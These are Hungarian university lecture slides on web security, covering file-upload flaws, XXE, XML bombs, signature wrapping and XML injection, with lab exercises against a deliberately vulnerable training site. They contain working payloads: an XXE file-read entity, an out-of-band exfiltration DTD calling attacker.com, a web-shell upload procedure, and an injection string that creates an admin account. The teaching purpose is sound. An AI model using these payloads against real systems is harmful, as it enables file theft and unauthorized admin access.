

Haladó Adatbiztonság

Oláh Norbert

2022.


Összefoglaló

- 1 OWASP Top Ten 2021
 - Biztonságos konfiguráció

Biztonságos konfiguráció

- Például elérhetetlenné kell tenned a web.xml-ben lévő könyvtárakat

```
<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>true</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
```



Ennek a téves konfigurációnak a következményei nem túl súlyosak - miközben a támadó ezt felhasználhatja a webappon belüli könyvtárak feltérképezésére, a META-INF és a WEB-INF védett könyvtárai hozzáférhetetlenek lesznek.

A legnagyobb veszély amikor a támadó fel tudott tölteni egy végrehajtható fájlt (jsp), majd végrehajtja azt a megfelelő URL megnyitásával, i.e. <http://site.com/attacker/attack>

Formális definíció:

<https://cwe.mitre.org/data/definitions/434.html>

OWASP definíció:

https://www.owasp.org/index.php/Unrestricted_File_Upload

Gyakorlat - Futtatható fájlok feltöltése

- **Jelentkezzen be, és adjon hozzá egy új autót egy rosszindulatú "képpel"**
 - Töltsön ki néhány adatot, majd válassza az **Add** lehetőséget, majd **label** után **Click Add to upload your photos**
 - **Add hozzá a cmd.jsp hamis képként az attacker mappából**(`C:/Ex/WebExample_jsp/Attacker.com`), majd **nyomd meg a Submit** gombot
 - **A fájl feltöltésre kerül, de a kép konvertálása megghiúsul**
- **Nézd meg a hibaüzenetet**
 - **A hibaüzenet megmondja a fájl tárolásának útvonalát:**
`/var/lib/tomcat7/webapps/Insecar/ROOT/WEB-INF/classes/offline/{ID}/0.jsp`
 - **Ellenőrizd az URL-eket a** `http://www.insecar.com/robots.txt` **oldalon**
 - **Megmutatja a jsp szkriptek végrehajtásának módját a webapp könyvtárból!**
- **Most hajtsa végre a feltöltött jsp fájlt**
 - `http://www.insecar.com/view?name=/classes/offline/ID/0` ▶ ☰ ↶ ↷ ↸

Gyakorlat - Futtatható fájlok feltöltése

cmd.jsp fel lett töltve a következőhöz::

Mi történt a cmd.jsp megnyitása után:

Feltöltések szűrése - validálás és konfigurálás

- Jellemzően gyenge védelmek - bár nem hatékonyak, de a védelem első rétegeként funkcionálhat
 - A fájlkiterjesztések szűrése - de ez lehet hamisított is
 - A további sebezhetőséget eredményezhet a szerveroldal átnevezés
 - MIME típus szűrése - de ezt a feltöltő ügyfél határozza meg
 - Állítsa be egyértelműen a fájlnevet/kiterjesztést a szerveren - de a támadók ezt megtanulhatják.
- Legjobb gyakorlat
 - Próbálja meg feldolgozni a fájlt, a típusnak megfelelő funkciókkal
 - A hiba vagy kivétel a hibásan formázott fájl jelenlétére utal
 - A képfeltöltések esetében ez általában "ingyenes": az újramintavételezés a tárolt kép fájlméretének korlátozása érdekében történik.
- A webservert konfigurálása úgy, hogy minden fájlra alkalmazni kell a megfelelő hozzáférés-vezérlést

Létezik néhány módszer az úgynevezett **Polyglot fájlok** létrehozására: olyan fájlok, amelynek példányai **több formátumban is érvényesek** (például egy ZIP fájl, amely PDF-ként is érvényes).

Nyilvánvaló, hogy az ilyen fájlokat használó támadó önmagában haszontalanná tenné a típusnak megfelelő védekezést, ám egy egyszerű művelet végrehajtásával (például a kép átméretezésével) az ilyen támadások jelentősen nehezebbé válnak.

OWASP:

[Link](#)

A fájl érvényesítésének prototípus példája:

[Link](#)

Polyglot fájlok:

[Link](#)

XML külső entitás (XXE)

XML külső entitás (XXE)

XML entitás bevezetés

- Document Type Definition (DTD) meghatározza, hogy az elemek és hivatkozások hogyan jelenjenek meg
 - DTD deklarálnak entitásokat olyan változók meghatározására, amelyek később felhasználhatók
- Entitás típusok
 - Előre definiált entitások: a speciális karakterek emlékeztető alias-ra utal (Ehhez escaping-et használni, mint pl. *lt* vagy *gt* és alkalmazni mint *<* és *>*)
 - Rendszeres entitások: olyan belső erőforrásokra hivatkoznak, amelyek egyszerű szöveges helyettesítéseket használnak
 - Külső entitások: külső forrásokra utalnak

Előre definiált entitások

- **lt** - kisebb mint jel (<), használat: <
- **gt** - a nagyobb mint jel (>)
- **amp** - az ampersand (&)
- **apos** - az egyes idézet vagy aposztróf(')
- **quot**- a kettős idézet jel (")
- **+ karakter entitások referenciái HTML-ben:** A HTML 4 DTDs meghatároz 252 entitás nevet, hivatkozások, amelyek bizonyos Unicode karaktereknél emlékeztető alias-ként működnek(példa: copy for ©, i.e. U+00A9 / 169).

Külső entitások: hivatkozás lehet egy fájlra, vagy akár egy HTTP kérésre, amelynek eredménye az entitás értékeként beágyazódik az XML-be. A DTD-t eredetileg úgy tervezték, hogy az XML dokumentumok formátumának érvényesítésére szolgáljon. Van azonban néhány kevésbé használt DTD-funkció, amely váratlan műveletekhez vezethet az XML-dokumentum elemzésekor - és mint általában, a sebezhetőség a kevésbé használt funkciókból származik.

A DTD és az entitáshoz kapcsolódó támadások áttekintése:
[Link](#)

XML külső entitás támadás (XXE) - erőforrás-beillesztés

- A külső entitás lehetővé teszi a fájl tartalom beillesztését az XML-be
 - Ez lehetővé teszi az XML külső entitás támadását (XXE)
- A fájl tartalom megszerzéséhez a támadónak képesnek kell lennie az eredmény olvasására, például:
 - Tárolja a tartalmat egy olyan XML mezőben, amelyhez a felhasználó később hozzáférhet
 - Vagy küldje el a fájl tartalmát a támadó szerverére

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
  <!ENTITY xxe SYSTEM "file:///c:/secret.txt">
]>
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>&xxe;</lastname> ...
</updateProfile>
```

XML külső entitás támadás (XXE) - paraméter entitások

- A paraméter entitások csak a DTD meghatározásán belül használhatók, és jobban használhatóak, mint a kódmakrók
- A paraméter entitásokat további % jel segítségével lehet meghatározni
- A támadó felhasználhatja a fájl tartalmának távoli DTD-meghatározással történő elküldésére.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file://c:/secret.txt">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl; ]>
<roottag>&send;</roottag>
```

- Content of the my.dtd file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'">
%all;
```


Természetesen sok egyéb XXE alkalmazás létezik; Például, ha egy fájlra hivatkozik EOF nélkül (például /dev /random Linuxon), akkor DoS létrejöhet.

A DTD és az entitáshoz kapcsolódó támadások átfogó áttekintése:
[Link](#)

Egy útmutató az XXE sérülékenységek azonosítására:
[Link](#)

A my.dtd fájl használatának előnye, hogy a támadó megváltoztathatja a műveletet menet közben, anélkül, hogy új XML fájlt kellene feltöltenie.

Értekezés arról, hogyan lehetne a paraméter entitásokat használni a XXE-ben:

<https://youtu.be/eHSNT8vWLfc?t=537>

Valós példa a paraméter entitások kiaknázásának történő felhasználására:

Link


Feladat - XXE támadás

- **Vizsgáld meg a tartalmát** <http://www.attacker.com/xml/xxe.xml>
 - **Mi történik, ha ezt végrehajtjuk?**
- Nyisd meg a <http://www.insecar.com/> -t
 - Jelentkezz be bármelyik felhasználóhoz
 - **Menj a Services** → Submit an ad, **válaszd ki az** Add XML -t
 - **Válaszd ki az** xxe.xml amelyet megtalálsz
/WebExample.jsp/Attacker.com/web/xml helyen
 - **Kattints a** Submit -ra
- **Ellenőrizd az importált autót a** Browse menüpont alatt (Toyota haxxed néven)
 - **Nézd meg a kommentet**

Mi történt miután beimportáltad az XML-t?

Esettanulmány - XXE in Google Toolbar

- Google Toolbar button gallery
 - Allowed developers to create new buttons by uploading XML files containing various metadata
 - Until 2014 the XML parser blindly interpreted the DTD of any user crafted XML
- Possible consequences
 - Local file access
 - SSRF
 - Remote file includes
 - DoS
 - Remote code execution (RCE)



Based on:
<http://blog.detectify.com/post/82370846588/how-we-got-read-access-on-googles-production>

Elemzés: Link

Esettanulmány - XXE in Google Toolbar

Google Toolbar Button Gallery

For Users

Get Buttons
[Popular](#)
[News](#)
[Tools](#)
[Communication](#)
[Fun & Games](#)
[Finance](#)
[Sports](#)
[Lifestyle](#)
[Technology](#)
[Reference](#)

New stuff

For Developers

[API Main Page](#)
[API Getting Started](#)
[API Documentation](#)
[Submit Your Button](#)
[API Discussion Group](#)

Search for buttons:

Results 1 - 1 of 1 for 'XXXXXXXXXX'

```

root:x:0:root:root:/bin/bash bin:x:1:bin:bin:/sbin/nologin daemon:x:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
man:*:6:15:man:/var/cache/man:/sbin/nologin mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news: uucpx:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
  
```

©2008 Google - [Toolbar Home](#) - [Privacy Policy](#) - [Terms and Conditions](#) - [Report a policy violation](#) - [Help](#)

Feladat - XML bomb

- **Vizsgálja meg a** <http://attacker.com/xml/bomb.xml> **oldal tartalmát**
 - Csak kattintson rá, és tekintse meg az oldal forrását
 - Mi történik, ha ezt végrehajtjuk?
- **Nyisd meg a Task Manager**
- **Nyisd meg a** <http://www.insecar.com/>
 - **Jelentkezz be egy felhasználóval** (például admin / adminadmin)
 - **Válaszd ki Services** → Submit an ad
 - **Kattints Add XML**
 - **Válaszd ki a bomb.xml az alábbi helyről**
C:/Ex/WebExample_jsp/Attacker_com/web/xml
Vagy csak használd az Attacker könyvjelzőt
 - **Kattints a Submit**
 - **Figyeld a memória használatot**

Mi történt az XML importálása után?

XML dokumentumok aláírása - Vedd észre a hibát!

- A digitális aláírás igazolhatja az XML dokumentumok és üzenetek vagy azok részeinek hitelességét

```
<order>
  <item>
    <name>Pencil</name>
    <price ID="p1">$1</price>
  </item>
  <item>
    <name>Laptop</name>
    <price ID="p2">$2500</price>
  </item>
</order>
...
<signature...
  <Reference ... URI="#p1">
    ...
  </Reference>
  <Reference ... URI="#p2">
    ...
  </Reference>
</signature>
```

```
<order>
  <item>
    <name>Pencil</name>
    <price ID="p2">$2500</price>
  </item>
  <item>
    <name>Laptop</name>
    <price ID="p1">$1</price>
  </item>
</order>
...
<signature...
  <Reference ... URI="#p1">
    ...
  </Reference>
  <Reference ... URI="#p2">
    ...
  </Reference>
</signature>
```

- Triviális? Az XML melyik részét írjuk alá?

Feladat - XML injektálás

- **Nyisd meg a <http://www.insecar.com> oldalt és lépj be az admin felhasználóval**
- **Exportáld az adatbázist**
 - **Menj az Admin → Backup**
 - **Válaszd az Export SQL database to XML**
 - **Nyisd meg az eredményt a database_backup.xml**
 - **Ellenőrizd a tartalmát**
- **Ha az exportálás sikertelen, van valamilyen (érvénytelen) XML valahol a DB-ben**
 - **Töröld a sértő elemet (Admin → Manage all ads)**
 - **... vagy állítsd vissza az adatbázist (lásd manual)**

Feladat - XML injektálás

- 1 Nyissa meg az Insecar projektet az IntelliJ-ben
- 2 Nyissa meg a SETTINGS osztályt
- 3 Állítsa "RECREATE_DATABASE" értékét true-ra
- 4 Telepítse újra az Insecar webapp alkalmazását
- 5 Állítsa "RECREATE_DATABASE" értékét hamisra
- 6 Telepítse újra az Insecar webapp alkalmazását

Feladat - XML injektálás

- Ellenőrizze a injektálás esetleges sebezhetőségét
 - Ki tudjuk-e "break out"-olni az XML-struktúrát injektálással?
- Kijelentkezés és új felhasználó létrehozása (regisztráció)
 - Írja be a következő szöveget felhasználónévként:

```
hacked</username></entry><entry><firstName>Hacked</firstName><
lastName>Admin</lastName><password>newadmin123</password><regi
strationDate
type="datetime">2013-03-07 03:13:37</registrationDate><id>1337
</id><isAdmin>1</isAdmin><messageFilter/><credit>999</credit><
email>root@attacker.com</email><username>newadmin
```

- **Megtalálhatod ezt** <http://attacker.com/xml>, **oldalon, a file neve** injection.txt
- **Töltse ki a többi mezőt normálisan**

Feladat - XML injektálás

- Jelentkezzen ki, majd jelentkezzen be újra mint admin
 - A jelszó az 'adminadmin', vagy be tudsz jelentkezni más módon :)
- Indítsd az injektálást
 - Miközben be van jelentkezve rendszergazdaként, válassza a lehetőséget Admin → Backup
 - Újra exportálja az adatbázist: Export SQL database to XML
 - Mentsd el pl. database_backup2.xml
 - Kattints az Import SQL database from XML, válaszd ki a database_backup2.xml arról a helyről, ahová letöltötted
 - Ellenőrizd a felhasználók listáját (Admin → Manage users)
 - Valami nincs rendben?

Feladat - XML injektálás

- Ellenőrizd az eredményt
 - Ellenőrizd, hogy két új bejegyzés hozzá van-e adva (annak ellenére, hogy csak egyet exportáltunk!)
 - Ellenőrizd, hogy az új felhasználó, `newadmin` hozzá van adva (jelentkezzen be a felhasználónévvel `newadmin` és a jelszó `newadmin123`)

Köszönöm a figyelmet!